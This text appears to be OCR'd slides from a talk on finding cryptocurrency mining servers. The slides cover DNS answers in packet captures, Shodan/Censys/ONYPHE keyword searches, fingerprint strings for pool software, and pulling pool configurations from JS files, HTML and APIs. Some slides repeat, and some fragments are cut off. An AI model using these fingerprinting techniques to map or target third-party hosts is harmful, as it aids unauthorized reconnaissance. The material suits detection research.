


Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Looking for stratum servers over the Internet



Search Engines for Connected Hosts

ONYPHE censys SHODAN

- Those search engines are scanning Internet for specific protocols

- They expose scan results through APIs

- We use those services to look for specific keywords referring to the Stratum Mining Protocol or Mining Pool Websites

Keywords to identify stratum servers

X-Stratum Custom HTTP Headers

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 190
X-Stratum: stratum+tcp://litecoinpool.org:3333
```

Stratum Standard Messages

```
Mining server is Online
mining.set_difficulty
mining.notify
Wrong Wallet ID
Mining Pool Online
You are trying to connect to a Stratum server
```

Miner HTTP Status

```
"connection": {
        "pool": "gulf.moneroocean.stream:10008",
        "uptime": 1195392,
        "ping": 113,
        "failures": 3,
        "error_log": []}
```

Stratum Proxies

```
Ethereum stratum proxy<br>DAG-file: 04a3fa11bc92b068<br><br>Main
server us2.ethermine.org:4444 (172.65.226.101) connected<br>Failover
server1 us1.ethermine.org:14444 (172.65.218.238) connected<br>
```

Identifying Mining Pool Websites

Common keywords
Mining Pool</title>
Stratum+tcp
Top 10 miners
Pool blocks
Worker Statistics
Coin-logo
X-wallet-id
Scrypt
…

Node-cryptonote-pool and forks
<Title>Cryptonote Pool
<script src="config.js"></script> #coinName
href="//github.com/zone117x/node-cryptonote-pool“
href="https://github.com/dvandal/cryptonote-nodejs-pool"

Node Open Mining Portal (NOMP)
<title>NOMP
href="https://github.com/zone117x/node-open-mining-portal/ href="/api"
href="https://github.com/foxer666/node-open-mining-portal"

Open Ethereum Pool
<title> Open ethereum
\>open-ethereum-pool\</a>
open-ethereum-pool/config/environment

Nodejs Pool
isActivePage('home')
<script src="globals.js"></script>
href="https://github.com/Snipa22/nodejs-pool

Yiimp
<title>YiiMP<a
href="http://github.com/tpruvot/yiimp">
content="Yii mining pool"


* We also extract URLs from websites listing mining pools

Extracting config: JS config file + API call

Node-cryptonote-pool and forks


NodeJS Pools

config.js



```
var api = "https://pool.graft.community/api";
var poolHost = "pool.graft.community";

var email = "pool@graft.community";
var telegram = "https://t.me/GraftDonationPool";
var discord = "";

var marketCurrencies = ["{symbol}-BTC", "{symbol}-USD", "{symbol}-EUR",

var blockchainExplorer = "https://graft.observer/block/{id}";
var transactionExplorer = "https://graft.observer/tx/{id}";

var themeCss = "themes/default.css";
var defaultLang = 'en';
```

https://pool.graft.community/api/stats



```
config:
  poolHost:                    "graft.community"
  ports:
    0:
      port:                    3300
      donation:                0
      difficulty:              5000
      desc:                    "Single CPU mining"
    1:
      port:                    5500
      donation:                0
      difficulty:              50000
      desc:                    "Mining rig"
    2:
      port:                    7700
      donation:                0
      difficulty:              50000
      desc:                    "SSL connection"
      ssl:                     true
```


Example for Node-cryptonote-pool

Extracting config: JS config file + API call

Node-cryptonote-pool and forks


NodeJS Pools

config.js



```
var api = "https://pool.graft.community/api";
var poolHost = "pool.graft.community";

var blockchainExplorer = "https://graft.observer/block/{id}";
var transactionExplorer = "https://graft.observer/tx/{id}";

var themeCss = "themes/default.css";
var defaultLang = 'en';
```

https://pool.graft.com




```
config:
  poolHost:                 "graft.community"
  ports:
    0:
      port:                 3300
      desc:                 "Mining rig"
    2:
      port:                 7700
      donation:             0
      difficulty:           50000
      desc:                 "SSL connection"
      ssl:                  true
```

Example for Node-cryptonote-pool

Extracting config: parsing HTML

NOMP (Node Open Mining Portal)

Open Ethereum Pool



Welcome to the future of mining

Low fees

High performance Node.js backend


User friendly mining client

Multi-coin / multi-pool

Global Stats
scrypt
0 Miners
0.00 KH


Pools / Coins
jewelz
0 Miners
0.00 KH

Getting started



Configuration:

Username: your jewelz wallet address
Password: anything
Algorithm: scrypt
URL (difficulty 8): stratum+tcp://167.99.116.46:3008
URL (difficulty 32): stratum+tcp://167.99.116.46:3032
URL (difficulty 256): stratum+tcp://167.99.116.46:3256




```
            <a href="#" class="poolOption" data-info="{&quot;coin&quot;:
{&quot;name&quot;:&quot;jewelz&quot;,&quot;symbol&quot;:&quot;JWLZ&quot;,&quot;algorithm&quot;:&quot;scrypt&quot;,&quot;peerMagic&quot;:&quot;fce8eef9&quot;,&quot;peerMagicTestnet&quot;:&quot;fce8eee9&quot;},&quot;algo&quot;:&quot;scrypt&quot;,&quot;ports&quot
;:{&quot;3008&quot;:{&quot;diff&quot;:8},&quot;3032&quot;:{&quot;diff&quot;:32,&quot;varDiff&quot;:{&quot;minDiff&quot;:8,&quot;maxDiff&quot;:512,&quot;targetTime&quot;:15,&quot;retargetTime&quot;:90,&quot;variancePercent&quot;:30}},&quot;3256&quot;:
{&quot;diff&quot;:256}},&quot;host&quot;:&quot;167.99.116.46&quot;}">jewelz</a>
```

Example for NOMP

Extracting config: parsing HTML

NOMP (Node Open Mining Portal)

Open Ethereum Pool



Welcome to the future of mining

Low fees

High performance Node.js backend

User friendly mining client


Multi-coin / multi-pool

Global Stats

scrypt
0 Miners
0.00 KH


Pools / Coins

jewelz
0 Miners
0.00 KH



Configuration:

URL (difficulty 8):	stratum+tcp://167.99.116.46:3008
URL (difficulty 32):	stratum+tcp://167.99.116.46:3032
URL (difficulty 256):	stratum+tcp://167.99.116.46:3256



```
        <a href="#" class=
{&quot;name&quot;:&quot;jewel
;:{&quot;3008&quot;:{&quot;di
{&quot;diff&quot;:256}},&quot
```

```
ame&quot;:&quot;jewelz&quot;,&quot;symbol&quot;:&quot;
;3008&quot;:{&quot;diff&quot;:8},&quot;3032&quot;:{&qu
iff&quot;:256}},&quot;host&quot;:&quot;167.99.116.46&q
```


```
quot;:&quot;scrypt&quot;,&quot;ports&quot
nt&quot;:30}},&quot;3256&quot;:
```

Example for NOMP

Extracting config: (Parsing HTML)^2 + API Call

YIIMP

Poolurl/site/api




Pool Status

request:


`http://api.zergpool.com:8080/api/status`

result:

API call



```
{"name":"argon2d250","port":4241,"coins":1,"fees":0.5,"hashrate":3798080,"hash
{"name":"argon2d4096","port":4240,"coins":2,"fees":0.5,"hashrate":7992936,"has
{"name":"astralhash","port":8640,"coins":1,"fees":0.5,"hashrate":1374390,"hashra
{"name":"bcd","port":8735,"coins":1,"fees":0,"hashrate":21744674959,"hashrate_
{"name":"bitcore","port":3556,"coins":2,"fees":0.5,"hashrate":20530859905,"hash
{"name":"blake2s","port":5766,"coins":6,"fees":0.5,"hashrate":50568298980023,"
{"name":"c11","port":3573,"coins":3,"fees":0.5,"hashrate":2463727015,"hashrate_
```



ZERGPOOL MINING - multialgo, multicoin, autoexchange pool, BTC/LTC payouts

ZERGPOOL.COM
MULTIALGO, MULTICOIN, AUTOEXCHANGE CRYPTOCURRENCY POOL

No registration is required, we do payouts in the currency of you wallet address. Use your wallet address as the username.

BTC payouts are made automatically every 4 hours for all balances above **0.0025** every day.

LTC payouts are made automatically every 4 hours for all balances above **0.25**, or **0.05** on Sunday.

